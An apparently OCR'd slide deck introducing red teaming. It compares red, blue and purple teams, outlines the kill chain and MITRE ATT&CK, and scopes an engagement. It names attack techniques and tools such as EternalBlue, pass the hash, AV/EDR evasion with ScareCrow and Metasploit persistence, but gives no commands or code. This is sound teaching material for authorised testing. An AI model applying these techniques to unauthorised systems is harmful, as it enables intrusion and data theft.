ABOUT

- **Karthik** - Security Engineer [Focus on Offensive Security]
- **eCPPT,CEH,Az900,S900**
- Preparing for CRTP & AZ500

Contents:

- Introduction to Red Teaming
- Red Team Vs Blue Team Vs Purple team Vs Pentesting
- Adversary Emulation Plan

  -Threat Intelligence


  -Frameworks and methodologies
- Red team Execution
- External Red Team Engagement

Red Teaming:

- ➢ Red Team is an all-out attempt to gain access to a system by any means. The entire environment is within scope and their **goal is to penetrate, maintain persistence, pivot, exfiltrate the data**, to examine what adversary can do from public user perspective.
- ➢ Red team emulates tactics, techniques, and procedures (TTPs) of real adversaries against live production infrastructure to improve the people, processes, and technology in the target environment

Goals

- Finding an **entry point from the outside** to get inside the network.
- Test the resilience of cyber infrastructure and the employees **against phishing attacks**
- Move around in the network to get access to **Critical servers and Customer data**.
- **Find highly confidential data** and exfiltrate the data outside the network.



Assets under test:

- Network & Infrastructure
- Physical Security
- Employees


Types of Security testing:

- **Physical Security**
- **Wireless Security**
- **Social Engineering**
- **External Red Teaming**
- **Internal Red Teaming –AD Security Testing**
- **Network Security Testing**
- **Breach Simulation Service**

Proposed Security Testing Approach

Highlights:

- Unparalleled insight into an organization's security
- Performing Phishing Simulation
- Identifying full impact of a realistic threat.
- Identify vulnerabilities and risks on customer's applications and infrastructure.
- Quantifies the risk to the systems and confidential data.
- Red team engagements and adversary emulations is that the red team is not limited to constraints that are normal in other types of security tests



Reconnaissance → Weaponisation → Delivery → Social Engineering → Exploitation & Persistence → Defense Evasion → Command & Control

Reconnaissance: Active Recon Passive Recon

Weaponisation: Coupling a remote access exploit into a deliverable payload.

Delivery: Payload delivered in the target environment

Social Engineering: Phishing Simulation

Exploitation & Persistence: Exploiting Vulner abilities

Defense Evasion: Evading detection

Command & Control: Communicate through C2 ,in the target networks

Discovery → Privilege Escalation → Execution → Credential Access → Lateral Moment → Collection → Exfiltration

Discovery: Gaining information about a system and its internal network.

Privilege Escalation: Gaining higher permissions on a system or network

Execution: Attacker execute controlled code on a local or remote system

Credential Access: Access to system or domain credentials

Lateral Moment: Access and control remote systems on a network

Collection: Gathering information from a target network prior to exfiltration

Exfiltration: Removing and transferring data from a target network

Red Team vs Blue Team vs Purple Team vs Pentesting

Comparision			
Red Team	Red team emulates TTPs of real adversaries to improve the people, processes, and technology in the target environment Every red team breach is followed by full disclosure between the red team and blue team to **identify gaps, address findings, and significantly improve breach response.**	**Effort:** Manual , some red team automation tools	**Focus:** Adversary emulation, testing blue team controls
Blue Team	Defenders in an organization entrusted with identifying and remediating attacks. Generally associated with security operations center or managed security service provider (MSSP), hunt team, **incident response, and digital forensics**	**Effort:** Automated and manual, people are the best defenders	**Focus:** Security, detection, response
Purple Team	Not an individual team, **Red and blue team work together** to improve the overall security of the organization	**Effort:** Manual and coordinated	**Focus:** Coordinated improvement
Pentesting	Penetration test can use the same tactics of a red team **(may be limited by management and the scope of the test)**. The goal is the finding weaknesses and **exploiting vulnerabilities** in systems/networks increase the security posture.	**Effort:** 10% tools based and 90% manual testing	**Focus:** Depends on type. **Eg:** Internal,external, web application, network, etc.

Adversary Emulation Plan

Adversary emulation is a type of red team engagement where the red teamer emulates how an adversary operates, following the same TTPs, with a specific objective (similar to those of realistic threats or adversaries).

Threat Intelligence for RedTeam Engagements

- Threat intelligence is data that is collected, processed, and analyzed to **understand a threat actor's motives, targets, and attack behaviors.**

Understand the Target Organization

Identify the Adversary want to Emulate

Gather Threat Intelligence about That Adversary

Extract TTPs

Analyze and Organize

Create an Adversary Emulation Plan

Emulate the Adversary

Goal: Threat intel phase produce an Adversary Emulation Plan.

Frameworks and Methodologies

- Cyber Kill Chain
- Unified Kill Chain
- **MITRE ATT&CK**
- Regulatory Frameworks and Methodologies
- Red Team Framework & Methodology (RTFM)


C2 Frameworks

"Command and Control consists of techniques that adversaries may **use to communicate with systems under their control within a victim network.**"

Tools: Covenant,Empire,Cobalt Strike

MITRE ATT&CK

Reconnaissance => Resource Development =>Initial Access =>Execution =>Persistence =>Privilege Escalation =>Credential Access =>Discovery =>Lateral Movement =>Collection =>C2C =>Exfiltration =>Impact



ATT&CK stands for **Adversarial Tactics, Techniques, and Common Knowledge**. MITRE has developed the ATT&CK® Matrix as a **central repository for adversary TTPs.**

It is separated into 14 tactics. Think of it as a knowledge base of adversary behavior. It is based on real-world observations. It is free, open, and globally accessible to everyone (red teams and blue teams alike)

Red Team - Red teamer can emulate realistic TTPs through research and experience and much of this information has been complied into ATT&CK®.

Blue Team -Blue teamer can use this to **build a scorecard** of how well they are able to defend against the various TTPs.

Red Team Execution

With **good threat intelligence and planning**, it is time for the red team to execute.

Reconnaissance Weaponization Delivery Social engineering Exploitation Persistence Defense evasion Command and control	Discovery Privilege escalation Execution Credential Access Lateral moment	Collection Exfiltration Target manipulation Objectives
Initial Foothold Compromised System	**Network Propagation** Internal Network	**Action on Objectives** Critical Asset Access

Scope of work – Red Team Assessment

In Scope

- **Brand monitoring and Attack Surface Management** includes the process of discovering, analyzing, remediating and monitoring an organization's potential vulnerabilities and attack vectors from a hacker's perspective.
- **Red Teaming activities**
  - Asset Scoping & **(Rules of Engagement (RoE)** Validation
  - Planning threat infrastructure
    - Arrive at a detailed plan to execute and penetrate the organization from an external threat actors' perspective.
  - External Recon
    - Perform external resonances & OSINT
  - Social Engineering
    - Perform Phishing & Vishing on selective critical targets
  - Initial Access Recon & Enumeration
    - Establish a foothold on the client's network & ensure that there is unrestricted backdoor access
  - Code execution/Injection
    - Perform necessary code execution using OWASP Top 10 / CWE
  - Defense Evasion for Antivirus/EDR and other defenses
    - Establish a stealthy connection to bypass AV / EDR in the client's network if possible
  - Privilege Escalation
    - Perform Horizontal & Vertical privilege escalation when needed.
  - Credential Access/Dumping for further exploit
    - Dump and extract user credentials from the compromised assets
  - Lateral Movement
    - Pivot laterally to other networks in scope and gain access to the client's infrastructure
  - Persistence over compromised asset
    - Ensure that the Command & Control server is unrestricted letting the stakeholders aware of the same
  - Data Exfiltration
    - Perform a POC to exfiltrate sensitive data to present it to the client
  - Engagement closeout
    - Clean up the compromised infrastructure & ensure they are fully operational, restore necessary backup
  - Draft Reporting with attack path, observation/finding


Asset Scoping

Network:

10.0.0.1 to 10.0.0.255

Assets:


- Windows Server 2019
- Windows 10
- Kali Linux
- Web Applications
- Printers
- Routers
- Switches



Planning: Red Team

A red team assessment is a goal-based adversarial activity that requires a big-picture, holistic view of the organization from the perspective of an adversary.

This assessment process is designed to meet the needs of complex organizations handling a variety of sensitive assets through technical, physical and to demonstrate how real-world attackers can combine seemingly unrelated exploits to achieve their goal.



External Recon

Gathering information about a target from outside its network and systems

Social Engineering

Phishing Attack

Initial Access Recon and Enumeration

Gaining initial foothold within a network

Code Execution/Injetcion

Unquoted path service attack

Defence Evasion for Anti-Virus

Bypassing AV / EDR in the client's network using Hoaxshell & ScareCrow

Privilege Escalation

Eternal Blue

Credential Access/ Dumping

Token Impersonation

Lateral Movement

Pass the Hash

Persistence

- Maintain their foothold on a compromised system, even if the machine restarts
- Using the Metasploit module (windows/local/persistence_service)

Data Exfiltration

DNS Manipulation

Engagement Closeout

Clean up the compromised infrastructure to ensure they are fully operational, and restore necessary backup

Red Team Methodologies

- **External Recon**: The process of gathering information about an organization's digital assets, infrastructure, and vulnerabilities from an external perspective.
- **Social Engineering:** Technique used to exploit human vulnerabilities and manipulate individuals within an organization to gain unauthorized access, extract information, or compromise security controls.
- **Initial Access Recon and Enumeration:** Initial access is the technique used by attackers to gain initial foothold within a network. Reconnaissance and enumeration are techniques used by an attacker to gather information about the target system and its internal network
- **Code Execution and Injection:** Code injection is a type of attack where an attacker exploits vulnerabilities in an application to introduce malicious code. This code is then executed by the application, allowing the attacker to gain control over the application or its data
- **Defense Evasion for Anti-virus:** Deliberate and strategic techniques employed to bypass anti-virus (AV) or other defensive mechanisms in order to remain undetected and successfully execute malicious activities within a target system or network.
- **Privilege Escalation:** Process of exploiting vulnerabilities or weaknesses within a system or network to gain higher levels of access, privileges, or permissions than initially granted, allowing the attacker to elevate their control and potentially gain unauthorized access to sensitive information or perform malicious actions.
- **Credential Access/Dumping:** Credential Access consists of techniques for stealing credentials like account names and passwords, tokens and other authentication information details using this attacker gain unauthorized access to systems, networks and applications.

Red Team Methodologies

- **Lateral Movement:** The process of pivoting through a compromised network to gain access to valuable assets by moving laterally from one system or user account to another.
- **Persistence:** Persistence over a compromised asset is the techniques used by an attacker to maintain their foothold on a compromised system, even after restarts, changed credentials, and other interruptions that could cut off access.
- **Engagement Closeout:** The final phase of a red teaming exercise where the assessment and testing activities are concluded, and the red team provides a comprehensive report detailing the findings, vulnerabilities exploited, and recommendations for improving the organization's security posture based on the insights gained during the engagement.

External Reconnaissance

External reconnaissance is the process of gathering information about a target from outside its network and systems. It is often done by attackers who want to find vulnerabilities or exploit the carelessness of users.

Some of the tools that can be used in the External Reconnaissance are as the follows :-

Shodan

Nmap

Maltego

Sqlmap

Nikto

OpenVas

Amass

Crt.sh

Spiderfoot

Osint Framework

Carrot2

Notey

Crunchbase

PeopleFinder

Hunter.io

Emobiletracker

Archive.is

Pimeye

Tineye

Rustscan

S3scanner

Witnessme

Pagedo

Dnscan

Powerup

